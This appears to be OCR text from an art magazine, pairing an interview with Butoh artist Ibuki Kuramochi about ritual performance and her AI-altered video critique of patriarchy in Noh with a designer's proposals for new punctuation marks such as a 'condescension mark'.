
Performance can often create a sense of sacred space, offering the performer and the audience an opportunity to enter into something akin to an altered state, suspended outside of chronos time and offering a new way of seeing. The performance space can invoke a ritual energy that ignites the transformative potential inherent in the space and infuses the consciousness of all participants.

Is the experience of performance as ritual something that resonates for you? How have you experienced this in your artistic practice?

The concept of performance as ritual resonates with me as something very close to home. This is because the practice of Butoh is an artistic practice in which inner movement and transformation are especially important, and in which the entire spatial environment is created in resonance with the audience.When I dance Butoh, I perceive the performance space as a white canvas and myself as the paint, shaping the space.

What are your thoughts on digital technologies as artistic mediums? Do you feel they deepen or subvert our connection to self, other, the earth?

I believe that digital technology can function interestingly as a



medium that allows for all kinds of deconstruction within an artistic medium.

My video art performance work "HUMAN PERFORMER" (2022) is a critical examination of traditional Japanese culture and patriarchy.

The work revisits issues of the female body, patriarchy, tradition, and essentialism in the context of post-human feminism.

Tradition is a strong Japanese identity, out of proportion to the development of capitalist society, while concealing the absurdity of a hidden patriarchy,

It reigns as a thing of prestigious beauty. This work focuses on Noh, an ancient traditional Japanese performing art. Noh and other traditional performing arts have long been considered off-limits to women. Most of these traditional performing arts, including female roles, are still performed by men.

The most prestigious of all Noh masks is the mask of an old man, "Okina". The mask of Okina is a symbol of the deep-seated male domination of the art, based on a history of patriarchy and disrespect for women.

Also, this Okina mask is the most prestigious in all Noh masks and is considered close to a god.

In this work, I synthesize my own face, female mask, the Okina mask, and my masculinized and aged face, which has been generated by AI, and synthesize them with tradition and essentialism,

What are the privileged values that age and gender inevitably possess, and what is MAN=HUMAN BEING?


In the video, in which my own face was aged and masculinized using AI and then blended with the original face through editing, I was surprised beyond creation at how much authority my masculinized and aged face had. And that face looked very much like my grandfather's face.

I am very excited about the work of reexamining the role of female gender identity in the context of the Japanese tradition and the effect of the presence of technology in feminist practice.

In the words of Rosi Braidotti, "As part of contemporary culture, the subject of this particular world must be embodied and embedded in the situation. Far from being an escape from the real, post-human thinking writes the contemporary subject within the terms of its own historicity."

I think this quote is a profound reference to the compatibility of digital technology and works of art.

ibuki-kuramochi.com
interview by **lil'red**



The Condescension Mark

Mathematician's for centuries have enjoyed the luxuries of the greater than symbol. Finally the literary world has a greater than symbol of its own.


Condescension is a show of disdain and superiority in which the condescending person patronises, or considers him/herself superior and "descends" to the level of, the disdained person.

Used at the end of a sentence in place of a full stop, the condescension mark shows the previous statement was made from a high horse.

I never follow trends or steal other peoples ideas. I always think outside the box >

Believe me its as simple as one, two, three >

GREATER THAN • D8RH8R



Client: Self Promotion
Brief: Create a new punctuation mark

The Rhetorical Question Mark

A rhetorical question is a figure of speech in the form of a question posed for its persuasive effect without the expectation of a reply.

Rhetorical questions encourage the listener to think about what the (often obvious) answer to the question must be.

The rhetorical question mark is a punctuation mark that replaces the full stop (period) at the end of an rhetorical interrogative sentence.

